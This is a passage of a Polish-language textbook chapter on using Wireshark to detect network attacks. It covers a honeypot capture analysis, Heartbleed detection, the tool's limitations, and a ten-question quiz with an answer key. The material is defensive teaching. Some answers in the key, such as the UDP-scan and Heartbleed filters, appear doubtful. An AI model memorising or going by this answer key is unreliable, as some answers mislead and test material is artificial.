v. Połączenie TCP 5: To połączenie obejmowało faktyczne pobranie pliku binarnego, o którym mowa w Połączeniu TCP 4. Plik binarny został pomyślnie przesłany z komputera atakującego na komputer ofiary. Zawartość i cel pliku binarnego nie zostały określone w podanych informacjach.

Wireshark przechwytuje pakiety wymieniane w sieci, umożliwiając analitykom inspekcję i interpretację ruchu sieciowego. W tym przypadku przechwycone pakiety dostarczają wglądu w działania podejmowane przez atakującego podczas serii połączeń TCP. Połączenia te obejmowały rozpoznanie, wykorzystanie luk w zabezpieczeniach, wykonywanie poleceń zdalnych, logowanie się przez backdoor FTP i pobieranie pliku binarnego na komputer ofiary. Nasuwa się pytanie, czy honeypot został użyty, aby podszyć się pod podatną ofiarę? W nagłówku IPv4 różne systemy operacyjne podają różne wartości czasu życia (TTL). Jest prawdopodobne, że honeypot został użyty, aby podszyć się pod podatną ofiarę. Wartość czasu życia (TTL) w nagłówku IPv4 może dostarczyć wskazówek dotyczących używanego systemu operacyjnego. W tym przypadku wartość TTL zaobserwowana w przechwyconych pakietach nie zgadza się z wartością komputera z systemem Windows. Zazwyczaj komputery z systemem Windows mają wartość TTL równą 128, podczas gdy komputery z systemem Linux często używają wartości TTL równej 64. W podanym scenariuszu zaobserwowana wartość TTL jest zgodna z wartością systemu Linux, co widać na rysunku 31.



Jednak w nagłówku SMB atakujący jest w stanie wyodrębnić informacje sugerujące, że na komputerze docelowym działa system Windows 2000. Ta rozbieżność między wartością TTL a systemem operacyjnym podanym w nagłówku SMB wskazuje, że system jest prawdopodobnie pułapką stworzoną w celu imitowania podatnego na ataki komputera z systemem Windows 2000.

5. Porównywanie z informacjami o zagrożeniach: Wykorzystaj źródła informacji o zagrożeniach lub znane wskaźniki naruszenia (IOC), aby zidentyfikować złośliwe adresy IP, domeny lub sygnatury powiązane z atakującymi. Porównaj przechwycony ruch z tymi wskaźnikami IOC, aby zidentyfikować potencjalną szkodliwą aktywność. Pomaga to w identyfikacji atakujących, o których wiadomo, że angażują się w złośliwe działania.

6. Współpraca z narzędziami bezpieczeństwa sieci: Zintegruj Wireshark z innymi narzędziami bezpieczeństwa sieci i systemami monitorowania. Połącz informacje z przechwyconych danych Wireshark z systemami wykrywania/zapobiegania włamaniom (IDS/IPS), analizatorami logów lub rozwiązaniami SIEM, aby uzyskać kompleksowy obraz bezpieczeństwa honeypotu. Ta współpraca usprawnia wykrywanie i reagowanie na potencjalne zagrożenia.

Uwaga: Dodatkowo należy zauważyć, że podany przykład zawiera szczegółowe informacje o połączeniach TCP obejmujących ruch SMB. Wireshark może przechwytywać i analizować różne protokoły, a powyższe kroki mają zastosowanie do ogólnej analizy ruchu honeypot.

Należy pamiętać, że Wireshark to potężne narzędzie do analizy ruchu sieciowego, ale powinno być używane w połączeniu z innymi środkami bezpieczeństwa. Wdrożenie silnych kontroli dostępu, regularne aktualizacje i poprawki systemu oraz inne najlepsze praktyki bezpieczeństwa zwiększą ogólne bezpieczeństwo honeypotu i pomogą w identyfikacji złośliwej aktywności.

Wykrywanie błędu Heartbleed


Błąd Heartbleed był krytyczną luką w zabezpieczeniach odkrytą w 2014 roku, która dotyczyła biblioteki OpenSSL, powszechnie używanej biblioteki oprogramowania kryptograficznego do bezpiecznej komunikacji przez internet. Błąd ten umożliwił atakującym wykorzystanie luki w implementacji rozszerzenia Heartbeat protokołu Transport Layer Security (TLS), potencjalnie ujawniając poufne informacje, takie jak nazwy użytkowników, hasła i klucze prywatne.

Zrozumienie błędu Heartbleed


Błąd Heartbleed wynikał z błędu kodowania w bibliotece OpenSSL, a konkretnie w implementacji rozszerzenia Heartbeat (RFC 6520) używanego w protokole TLS. Rozszerzenie Heartbeat pozwala klientowi i serwerowi utrzymywać otwarte połączenie, okresowo wysyłając do siebie krótkie „pulsy" w celu weryfikacji statusu połączenia. Luka wystąpiła z powodu braku kontroli granic podczas przetwarzania żądania Heartbeat. Atakujący mógł stworzyć złośliwe żądanie Heartbeat z manipulowaną długością danych, powodując wyciek danych z pamięci podatnego serwera. Ta luka umożliwiła atakującemu odczytanie do 64 kilobajtów danych z pamięci serwera, potencjalnie ujawniając poufne informacje. Wykrywanie błędu Heartbleed za pomocą Wiresharka

Wykrywanie błędu Heartbleed za pomocą Wiresharka nie jest proste, ponieważ luka występuje na poziomie biblioteki OpenSSL, a nie w samym ruchu sieciowym. Wireshark może jednak służyć jako narzędzie do analizy ruchu sieciowego i identyfikacji potencjalnych prób wykorzystania luk lub nieprawidłowego zachowania związanego z błędem Heartbleed. Oto kilka kroków, które możesz wykonać za pomocą programu Wireshark, aby pomóc w wykryciu błędu Heartbleed:


1. Przechwyć ruch sieciowy: Uruchom program Wireshark i wybierz interfejs podłączony do segmentu sieci, który chcesz monitorować, jak pokazano na rysunku 32. Rozpocznij przechwytywanie ruchu sieciowego, klikając menu „Przechwyć” i wybierając odpowiedni interfejs.



2. Filtruj ruch do HTTPS (SSL/TLS): Zastosuj filtr wyświetlania, aby skupić się na ruchu SSL/TLS, który jest protokołem podatnym na błąd Heartbleed. Możesz użyć filtrów takich jak „ssl” lub „tcp.port == 443”, aby wyświetlić tylko pakiety powiązane z komunikacją HTTPS, jak pokazano na rysunku 33. Pomoże to zawęzić przechwycone pakiety do tych istotnych.




3. Szukaj pakietów Heartbeat: Błąd Heartbleed jest związany z rozszerzeniem „heartbeat” w protokole SSL/TLS. Szukaj pakietów Heartbeat SSL/TLS w przechwyconym ruchu. Pakiety Heartbeat mają specyficzną strukturę i można je zidentyfikować po ich zawartości. Aby wyświetlić komunikaty Heartbeat w Wireshark, można użyć filtra wyświetlania „ssl.record.content_type == 24”, jak pokazano na rysunku 34. Komunikaty Heartbeat obejmują żądanie Heartbeat i odpowiedź Heartbeat.



4. Przeanalizuj rozmiary pakietów: Heartbleed to złośliwie spreparowany pakiet heartbeat, który umożliwia atakującemu odczytanie dodatkowych danych z pamięci serwera. Przeanalizuj rozmiary pakietów heartbeat SSL/TLS. Jeśli zauważysz nietypowo duże rozmiary danych lub rozbieżności między oczekiwanym a rzeczywistym rozmiarem, może to wskazywać na potencjalny atak Heartbleed. Zwróć szczególną uwagę na pakiety o nietypowo dużych rozmiarach.

5. Sprawdź, czy nie występują nieprawidłowe pakiety Heartbeat: Heartbleed wykorzystuje możliwość wysłania złośliwie spreparowanego pakietu Heartbeat, który może prowadzić do ujawnienia poufnych informacji. Sprawdź, czy nie występują nieprawidłowe lub nieoczekiwane pakiety Heartbeat o nietypowych wartościach lub strukturach. Pakiety te mogą odbiegać od oczekiwanego formatu i zawierać podejrzane lub nieoczekiwane dane, jak pokazano na rysunku 35:



6. Porównaj z systemami o znanych lukach: Heartbleed atakował przede wszystkim systemy z podatnymi wersjami biblioteki OpenSSL. Porównaj źródłowe adresy IP powiązane z pakietami heartbeat z listami znanych podatnych systemów. Może to pomóc w identyfikacji potencjalnych celów lub atakujących. Sprawdź publiczne bazy danych luk w zabezpieczeniach lub listy znanych luk w zabezpieczeniach, aby sprawdzić, czy adresy IP są powiązane z podatnymi systemami.

7. Zweryfikuj poprawki na serwerze: Heartbleed był szeroko nagłośnioną luką w zabezpieczeniach, a poprawki zostały wydane w celu jej złagodzenia. Przeanalizuj proces uzgadniania SSL/TLS w przechwyconych pakietach, aby sprawdzić, czy serwer prezentuje poprawioną wersję OpenSSL. Sprawdź komunikaty Server Hello, które wskazują obsługiwane przez serwer szyfry i wersje. Upewnij się, że serwer nie używa podatnej wersji OpenSSL, potwierdzając, że obsługuje poprawioną wersję.

Uwaga: Należy pamiętać, że wykrycie błędu Heartbleed wyłącznie poprzez analizę ruchu sieciowego może nie zapewnić pełnego obrazu sytuacji. Organizacje powinny również wdrożyć praktyki bezpieczeństwa, takie jak regularne łatanie zagrożonych systemów, monitorowanie logów systemowych i korzystanie z narzędzi do skanowania luk w zabezpieczeniach, aby skutecznie identyfikować i ograniczać lukę Heartbleed. Analiza ruchu sieciowego za pomocą narzędzi takich jak Wireshark może stanowić dodatkową warstwę wykrywania, ale powinna być uzupełniona innymi środkami bezpieczeństwa, aby zapewnić solidną ochronę przed Heartbleed i innymi lukami w zabezpieczeniach.

Wyzwania/ograniczenia analizy ataków sieciowych za pomocą Wiresharka

Wireshark to potężne narzędzie do analizy sieci, ale nie jest pozbawiony wyzwań i ograniczeń w zakresie wykrywania i zapobiegania atakom sieciowym. Jak możemy pokonać te przeszkody i w pełni wykorzystać możliwości Wiresharka?

Szyfrowany ruch: Jednym z głównych wyzwań związanych z korzystaniem z Wiresharka jest radzenie sobie z szyfrowanym ruchem. Protokoły szyfrowania, takie jak TLS/SSL, zostały zaprojektowane w celu ochrony prywatności i bezpieczeństwa transmisji danych, ale jednocześnie utrudniają analitykom

inspekcję zawartości pakietów i identyfikację złośliwych działań. Bez dostępu do kluczy deszyfrujących analitycy mogą przegapić ważne wskazówki lub dowody ataku. Aby rozwiązać ten problem, analitycy mogą potrzebować uzyskać klucze deszyfrujące z legalnych źródeł lub skorzystać z innych metod, takich jak przechwytywanie SSL/TLS lub serwery proxy deszyfrujące.

Wrażliwość czasowa: Kolejnym wyzwaniem związanym z korzystaniem z Wiresharka jest wrażliwość czasowa. Ataki sieciowe często wymagają szybkiej reakcji i łagodzenia skutków, zanim spowodują znaczne szkody lub zakłócenia. Analiza przechwyconych dużych pakietów może jednak zająć dużo czasu i zasobów, zwłaszcza jeśli zawierają one dużo szumu lub nieistotnych danych. Może to opóźnić reakcję na incydenty i zagrozić wydajności lub dostępności sieci. Aby rozwiązać ten problem, analitycy mogą potrzebować filtrów lub innych technik, aby zmniejszyć rozmiar i złożoność przechwyconych pakietów i skupić się na najbardziej istotnych lub podejrzanych danych.

Wireshark ma również pewne ograniczenia jako narzędzie bezpieczeństwa sieci.

Brak detekcji w czasie rzeczywistym: Jednym z nich jest brak możliwości detekcji trwających ataków w czasie rzeczywistym. Wireshark to narzędzie do analizy po zdarzeniu, które pozwala analitykom analizować przechwycone pakiety po ich zebraniu. Oznacza to, że analitycy mogą nie być świadomi ataku, dopóki nie będzie za późno lub dopóki nie wyrządzi on już szkody. Aby pokonać to ograniczenie, analitycy mogą potrzebować innych narzędzi zapewniających detekcję w czasie rzeczywistym i powiadamianie o atakach sieciowych, takich jak systemy wykrywania włamań (IDS) lub zapory sieciowe.

Ograniczenia detekcji włamań: Kolejnym ograniczeniem Wiresharka jest to, że może on nie wykrywać pewnych wzorców ataków, które są wykrywane przez specjalistyczne narzędzia IDS. Wireshark nie jest dedykowanym narzędziem IDS i nie posiada wbudowanych reguł ani sygnatur do wykrywania określonych typów ataków. Na przykład Wireshark może nie być w stanie wykryć ataków ukrytych, które wykorzystują techniki niskiego i wolnego przesyłu danych lub zaawansowane metody unikania ataków. Aby zrekompensować to ograniczenie, analitycy mogą być zmuszeni do skorzystania z innych narzędzi, które dysponują bardziej zaawansowanymi możliwościami i funkcjami wykrywania, np. Snort lub Suricata.

Pomimo tych wyzwań i ograniczeń, Wireshark pozostaje cennym narzędziem do analizy i bezpieczeństwa sieci. Oferuje wiele korzyści, takich jak elastyczność, wszechstronność i funkcjonalność, dzięki którym nadaje się do różnych celów i scenariuszy. Jednak sam Wireshark nie wystarczy, aby zapewnić bezpieczeństwo sieci. Analitycy muszą używać Wiresharka w połączeniu z innymi narzędziami i metodami bezpieczeństwa, które uzupełniają jego mocne i słabe strony. Dzięki temu analitycy mogą poprawić swoją pozycję w zakresie bezpieczeństwa sieci i chronić je przed złośliwymi atakami.

Wnioski

Dowiedzieliśmy się, jak używać Wiresharka do wykrywania różnych ataków sieciowych, które mogą zagrozić bezpieczeństwu i wydajności naszych systemów i sieci. Dowiedzieliśmy się, jak stosować filtry Wiresharka oraz korzystać z narzędzi statystycznych i analitycznych do identyfikacji podejrzanych wzorców ruchu sieciowego, takich jak skanowanie portów, ataki DoS i DDoS, ataki brute-force i aplikacyjne, zatruwanie ARP, przechwytywanie sesji, ruch honeypot i błąd Heartbleed. W ostatniej części nauczymy się, jak używać Wiresharka do rozwiązywania problemów i analizy wydajności sieci. Omówimy takie tematy, jak utrata pakietów, opóźnienia, wykorzystanie pasma, retransmisje TCP, problemy z DNS i błędy HTTP. Dowiemy się również, jak korzystać z systemu eksperckiego Wiresharka i innych zaawansowanych funkcji do diagnozowania i rozwiązywania problemów sieciowych. Po

przeczytaniu tego rozdziału będziesz w stanie używać Wiresharka jako potężnego narzędzia do monitorowania i optymalizacji sieci.

Pytania

1. Jaki jest filtr Wiresharka do wykrywania skanowania ARP w sieci?

a) arp.src.hw_mac==00:00:00:00:00:00

b) arp.dst.hw_mac==ff:ff:ff:ff:ff:ff

c) arp.dst.hw_mac==00:00:00:00:00:00

d) arp.src.hw_mac==ff:ff:ff:ff:ff:ff

2. Jaki jest filtr Wiresharka do wykrywania skanowania ICMP ping w sieci?

a) icmp.type==8 lub icmp.type==0

b) icmp.type==3 i icmp.code==2

c) icmp.type==5 i icmp.code==1

d) icmp.type==11 i icmp.code==0

3. Jaki jest filtr Wireshark do wykrywania skanowania portów TCP SYN w sieci?

a) tcp.flags.syn == 1 i tcp.flags.ack == 0

b) tcp.flags.syn == 1 i tcp.flags.ack == 1

c) tcp.flags.syn == 0 i tcp.flags.ack == 1

d) tcp.flags.syn == 0 i tcp.flags.ack == 0

4. Jaki jest filtr Wireshark do wykrywania skanowania portów UDP w sieci?

a) udp.dstport > 1024

b) udp.srcport > 1024

c) udp.length > 8

d) udp.checksum == 0

5. Jaki jest filtr Wiresharka do wykrywania ataków DoS i DDoS w sieci?

a) ip.src == <adres_ip_atakującego>

b) ip.dst == <adres_ip_ofiary>

c) ip.src != <adres_ip_ofiary> i ip.dst != <adres_ip_ofiary>

d) Nie ma jednego filtra do wykrywania ataków DoS i DDoS.

6. Jaki jest filtr Wiresharka do wykrywania ataków siłowych w sieci?

a) http.request.method == POST

b) http.response.code == 401 lub http.response.code == 403

c) http.request.method == POST i (http.response.code == 401 lub http.response.code == 403)

d) http.request.method == GET i (http.response.code == 401 lub http.response.code == 403)

7. Jaki jest filtr Wiresharka do wykrywania zatrucia ARP w sieci?

a) arp.opcode == 2

b) arp.src.hw_mac != eth.src

c) arp.dst.hw_mac != eth.dst

d) arp.src.hw_mac != eth.src lub arp.dst.hw_mac != eth.dst

8. Jaki jest filtr Wiresharka do wykrywania przechwytywania sesji w sieci?

a) tcp.seq > tcp.ack

b) tcp.seq < tcp.ack

c) tcp.seq != tcp.ack

d) Nie ma jednego filtra do wykrywania przechwytywania sesji

9. Jaki jest filtr Wiresharka do wykrywania ruchu honeypot w sieci?

a) ip.addr == <adres_ip_honeypot>

b) ip.addr != <adres_ip_honeypot>

c) ip.addr w {<adres_ip_honeypot>}

d) Nie ma jednego filtra wykrywającego ruch honeypot.

10. Jaki jest filtr Wiresharka wykrywający błąd Heartbleed w sieci?

a) ssl.record.content_type == „heartbeat”

b) ssl.record.length > 16384

c) ssl.record.content_type == „heartbeat” i ssl.record.length > 16384

d) ssl.record.content_type == „heartbeat” lub ssl.record.length > 16384

Odpowiedzi

1. c

2. a

3. a

4. d

5. d

6. c

7. d

8. d

9. c

10. c